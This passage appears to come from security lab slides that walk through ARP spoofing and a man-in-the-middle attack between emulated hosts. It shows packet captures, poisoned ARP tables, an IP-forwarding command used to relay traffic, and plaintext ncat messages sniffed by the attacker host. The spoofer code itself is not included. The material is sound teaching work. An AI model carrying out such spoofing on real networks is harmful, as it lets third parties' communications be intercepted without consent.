root@srcadmin-virtual-machine:/home/srcadmin# []
```

h1: ARP table

"Host: h3"

```
12:48:49.736856 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
12:48:50.347535 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 32664, seq 55, length 64
12:48:50.780651 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
12:48:51.367510 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 32664, seq 56, length 64
12:48:51.824871 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
12:48:52.391441 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 32664, seq 57, length 64
12:48:52.856820 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
12:48:53.415531 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 32664, seq 58, length 64
12:48:53.893046 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
12:48:54.439533 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 32664, seq 59, length 64
12:48:54.924882 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
12:48:55.463569 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 32664, seq 60, length 64
12:48:55.956613 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
12:48:56.487529 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 32664, seq 61, length 64
12:48:56.988859 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
12:48:57.511510 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 32664, seq 62, length 64
12:48:58.020794 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
12:48:58.535488 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 32664, seq 63, length 64
12:48:59.048934 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
12:48:59.559518 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 32664, seq 64, length 64
12:49:00.084977 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
12:49:00.583513 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 32664, seq 65, length 64
12:49:01.116922 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
[]
```

h3: tcpdump

"Host: h2"

x

```
root@srcadmin-virtual-machine:/home/srcadmin# tcpdump -nn
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on h2-eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
[]
```

h2: TCP dump

Check the result (2)

- On h1, compare without the attacker vs with the attacker

without the attacker

```
root@srcadmin-virtual-machine:/home/srcadmin# tcpdump -nn
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on h1-eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
12:58:38.738998 ARP, Request who-has 10.0.0.2 tell 10.0.0.1, length 28
12:58:38.739408 ARP, Reply 10.0.0.2 is-at 7a:60:a3:9a:b7:2b, length 28
12:58:38.739418 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 38210, seq 1, length 64
12:58:38.739703 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 38210, seq 1, length 64
12:58:39.751459 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 38210, seq 2, length 64
12:58:39.751495 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 38210, seq 2, length 64
^C
6 packets captured
6 packets received by filter
```

```
root@srcadmin-virtual-machine:/home/srcadmin# arp
Address          Hwtype Hwaddress      Flags Mask
10.0.0.2         ether  7a:60:a3:9a:b7:2b C
10.0.0.3         ether  a6:da:38:21:a2:a7 C
root@srcadmin-virtual-machine:/home/srcadmin#
```


with the attacker

```
length 64
13:04:07.493137 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:04:08.487526 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 31731, seq 131, length 64
13:04:08.520948 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:04:09.511508 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 31731, seq 132, length 64
13:04:09.553066 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:04:10.535475 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 31731, seq 133, length 64
13:04:10.593169 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:04:11.559518 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 31731, seq 134, length 64
13:04:11.620433 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:04:12.583523 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 31731, seq 135, length 64
13:04:12.664895 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:04:13.607508 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 31731, seq 136, length 64
13:04:13.696960 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:04:14.631533 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 31731, seq 137, length 64
13:04:14.725178 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
```

```
root@srcadmin-virtual-machine:/home/srcadmin# arp
Address          Hwtype Hwaddress      Flags Mask      Iface
10.0.0.2         ether  a6:da:38:21:a2:a7 C                h1-eth0
10.0.0.3         ether  a6:da:38:21:a2:a7 C                h1-eth0
root@srcadmin-virtual-machine:/home/srcadmin#
```

Challenges

- ▶ The victim can recognize something is wrong because the network is not working because the attacker consumes all packets from the victim!
 - If the attacker's goal is simply to block H1's network, he already succeeded!
- ▶ **We should relay the packet from h3 to h2 to fake the ping working properly.**
 - Enable IP forwarding on h3
 - `# sysctl -w net.ipv4.ip_forward=1`
- ▶ Man-in-the-Middle (MitM)



Check the result

"Host: h1"

h1: ping to h2

```
From 10.0.0.3: icmp_seq=27 Redirect Host(New nexthop: 10.0.0.2)
64 bytes from 10.0.0.2: icmp_seq=27 ttl=64 time=0.109 ms
From 10.0.0.3: icmp_seq=28 Redirect Host(New nexthop: 10.0.0.2)
64 bytes from 10.0.0.2: icmp_seq=28 ttl=64 time=0.162 ms
From 10.0.0.3: icmp_seq=29 Redirect Host(New nexthop: 10.0.0.2)
64 bytes from 10.0.0.2: icmp_seq=29 ttl=64 time=0.141 ms
From 10.0.0.3: icmp_seq=30 Redirect Host(New nexthop: 10.0.0.2)
64 bytes from 10.0.0.2: icmp_seq=30 ttl=64 time=0.139 ms
From 10.0.0.3: icmp_seq=31 Redirect Host(New nexthop: 10.0.0.2)
64 bytes from 10.0.0.2: icmp_seq=31 ttl=64 time=0.147 ms
From 10.0.0.3: icmp_seq=32 Redirect Host(New nexthop: 10.0.0.2)
64 bytes from 10.0.0.2: icmp_seq=32 ttl=64 time=0.142 ms
[]
```

"Host: h1"

h1: ICMP dump

```
13:36:35.440758 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 55704, seq 28, length 64
13:36:35.752833 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:36:36.455493 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 29, length 64
13:36:36.455551 IP 10.0.0.3 > 10.0.0.1: ICMP redirect 10.0.0.2 to host 10.0.0.2, length 9
2
13:36:36.455604 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 55704, seq 29, length 64
13:36:36.784890 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:36:37.479514 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 30, length 64
13:36:37.479572 IP 10.0.0.3 > 10.0.0.1: ICMP redirect 10.0.0.2 to host 10.0.0.2, length 9
2
13:36:37.479625 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 55704, seq 30, length 64
13:36:37.816878 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:36:38.503516 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 31, length 64
13:36:38.503577 IP 10.0.0.3 > 10.0.0.1: ICMP redirect 10.0.0.2 to host 10.0.0.2, length 9
2
13:36:38.503630 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 55704, seq 31, length 64
13:36:38.856874 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:36:39.527508 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 32, length 64
13:36:39.527567 IP 10.0.0.3 > 10.0.0.1: ICMP redirect 10.0.0.2 to host 10.0.0.2, length 9
2
13:36:39.527620 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 55704, seq 32, length 64
13:36:39.655834 ARP, Request who-has 10.0.0.1 tell 10.0.0.2, length 28
13:36:39.655854 ARP, Reply 10.0.0.1 is-at 2e:4b:25:e2:f6:6c, length 28
[]
```

"Host: h3"

h3: ARP spoofer

```
* Sent 1 packets.
* Sent 1 packets.
* Sent 1 packets.
* Sent 1 packets.
* Sent 1 packets.
* Sent 1 packets.
[]
```

"Host: h3"

h3: Enable IP forwarding


```
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@srcadmin-virtual-machine:/home/srcadmin#
root@srcadmin-virtual-machine:/home/srcadmin#
root@srcadmin-virtual-machine:/home/srcadmin# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@srcadmin-virtual-machine:/home/srcadmin# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@srcadmin-virtual-machine:/home/srcadmin# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@srcadmin-virtual-machine:/home/srcadmin# ^C
root@srcadmin-virtual-machine:/home/srcadmin# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@srcadmin-virtual-machine:/home/srcadmin# sysctl net.ipv4.ip_forward=1
```


Remaining challenge

- ▶ Check the tcpdump on h3
 - h3 does not receive packets from h2! (One-way Man-in-the-Middle (MitM))
- ▶ We need to make it bidirectional to listen data from both h1 and h2

```
root@srcadmin-virtual-machine:/home/srcadmin# tcpdump -nn
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on h3-eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:38:41.383528 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 151, length 64
13:38:41.383544 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 151, length 64
13:38:42.156487 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:38:42.407555 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 152, length 64
13:38:42.407571 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 152, length 64
13:38:43.192803 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:38:43.431521 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 153, length 64
13:38:43.431538 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 153, length 64
13:38:44.224806 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:38:45.256815 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:38:46.288558 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:38:46.503539 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 156, length 64
13:38:46.503556 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 156, length 64
13:38:47.320821 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:38:47.527560 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 157, length 64
13:38:47.527577 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 157, length 64
13:38:48.360879 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:38:48.551525 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 158, length 64
13:38:48.551541 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 158, length 64
13:38:49.392830 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:38:49.575537 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 159, length 64
13:38:49.575561 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 55704, seq 159, length 64
^C
```




Upgrade our ARP spoofer




Check the result

```
13:51:36.423451 ARP, Request who-has 10.0.0.1 tell 10.0.0.3, length 28
13:51:36.423459 ARP, Request who-has 10.0.0.2 tell 10.0.0.3, length 28
13:51:36.423693 ARP, Reply 10.0.0.1 is-at 2e:4b:25:e2:f6:6c, length 28
13:51:36.423710 ARP, Reply 10.0.0.2 is-at 7a:60:a3:9a:b7:2b, length 28
13:51:36.991493 IP6 fe80::e4ca:5fff:fe26:7840.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps.
p.local. (45)
13:51:37.287515 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 28994, seq 17, length 64
13:51:37.287532 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 28994, seq 17, length 64
13:51:37.287566 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 28994, seq 17, length 64
13:51:37.287588 IP 10.0.0.3 > 10.0.0.2: ICMP redirect 10.0.0.1 to host 10.0.0.1, length 92
13:51:37.287593 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 28994, seq 17, length 64
13:51:37.368670 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:51:37.396709 ARP, Reply 10.0.0.1 is-at a6:da:38:21:a2:a7, length 28
13:51:38.311527 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 28994, seq 18, length 64
13:51:38.311545 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 28994, seq 18, length 64
13:51:38.311578 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 28994, seq 18, length 64
13:51:38.311588 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 28994, seq 18, length 64
13:51:38.428900 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:51:38.455970 ARP, Reply 10.0.0.1 is-at a6:da:38:21:a2:a7, length 28
13:51:39.335456 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 28994, seq 19, length 64
13:51:39.335468 IP 10.0.0.1 > 10.0.0.2: ICMP echo request, id 28994, seq 19, length 64
13:51:39.335486 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 28994, seq 19, length 64
13:51:39.335490 IP 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 28994, seq 19, length 64
13:51:39.484890 ARP, Reply 10.0.0.2 is-at a6:da:38:21:a2:a7, length 28
13:51:39.512634 ARP, Reply 10.0.0.1 is-at a6:da:38:21:a2:a7, length 28
^C
```



Try to communicate h1 and h2 without encryption

- Simple message exchanges via ncat
 - Server (h2) # `ncat -l -p 1234`
 - Client (h1) # `ncat 10.0.0.2 1234`
 - The attacker (h3) is sending the ARP messages to h1 and h2



Check the result

```

"Host: h1"
root@srcadmin-virtual-machine:/home/srcadmin# ncat 10.0.0.2 1234
hello? I am here!
Nice to meet you!
[]

"Host: h2"
root@srcadmin-virtual-machine:/home/srcadmin# ncat -l -p 1234
hello? I am here!
Nice to meet you!
[]

"Host: h3"
0 packets dropped by kernel
root@srcadmin-virtual-machine:/home/srcadmin# tcpdump tcp -X
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on h3-eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
14:07:44.987651 IP 10.0.0.1.53762 > 10.0.0.2.1234: Flags [P.], seq 1469841239
[.nop,nop,TS val 1399446847 ecr 1418555264], length 18
  0x0000: 4500 0046 8b25 4000 4006 9b8a 0a00 0001 E..F.%@.@.....
  0x0010: 0a00 0002 d202 04d2 579b ff53 dd44 48b4 .....W..S.DH.
  0x0020: 8018 0053 2c29 0000 0101 080a 5369 dd3f ...S.).....Si.?
  0x0030: 548d 6f80 6865 6c6c 6f3f 2049 2061 6d20 T.o.hello?.I.am.
  0x0040: 6865 7265 210a here!.
14:07:44.987695 IP 10.0.0.1.53762 > 10.0.0.2.1234: Flags [P.], seq 0:18, ack
7 ecr 1418555264], length 18
  0x0000: 4500 0046 8b25 4000 3f06 9c8a 0a00 0001 E..F.%@.?.....
  0x0010: 0a00 0002 d202 04d2 579b ff53 dd44 48b4 .....W..S.DH.
  0x0020: 8018 0053 2c29 0000 0101 080a 5369 dd3f ...S.).....Si.?
  0x0030: 548d 6f80 6865 6c6c 6f3f 2049 2061 6d20 T.o.hello?.I.am.
  0x0040: 6865 7265 210a here!.
14:07:44.988045 IP 10.0.0.2.1234 > 10.0.0.1.53762: Flags [.], ack 18, win 85
446847], length 0
  0x0000: 4500 0034 b5a4 4000 4006 711d 0a00 0002 E..4..@.@.q.....
  0x0010: 0a00 0001 04d2 d202 dd44 48b4 579b ff65 .....DH.W...e
  0x0020: 8010 0055 d713 0000 0101 080a 548d b24c ...U.....T..L
  0x0030: 5369 dd3f Si.?
14:07:44.988075 IP 10.0.0.2.1234 > 10.0.0.1.53762: Flags [.], ack 18, win 85
446847], length 0
  0x0000: 4500 0034 b5a4 4000 3f06 721d 0a00 0002 E..4..@.@.?..r.....
  0x0010: 0a00 0001 04d2 d202 dd44 48b4 579b ff65 .....DH.W...e
  0x0020: 8010 0055 d713 0000 0101 080a 548d b24c ...U.....T..L
  0x0030: 5369 dd3f Si.?
14:07:52.891278 IP 10.0.0.1.53762 > 10.0.0.2.1234: Flags [P.], seq 18:36, ack
51 ecr 1418572364], length 18
  0x0000: 4500 0046 8b26 4000 4006 9b89 0a00 0001 E..F.&@.@.....
  0x0010: 0a00 0002 d202 04d2 579b ff65 dd44 48b4 .....W...e.DH.
  0x0020: 8018 0053 143b 0000 0101 080a 5369 fc1f ...S.;.....Si..
  0x0030: 548d b24c 4e69 6365 2074 6f20 6d65 6574 T..L Nice.to.meet
  0x0040: 2079 6f75 210a .you!.
loop - txqueuelen 1000 - (local loopback interface)

```

Well, capturing payload is easier with Wireshark :)

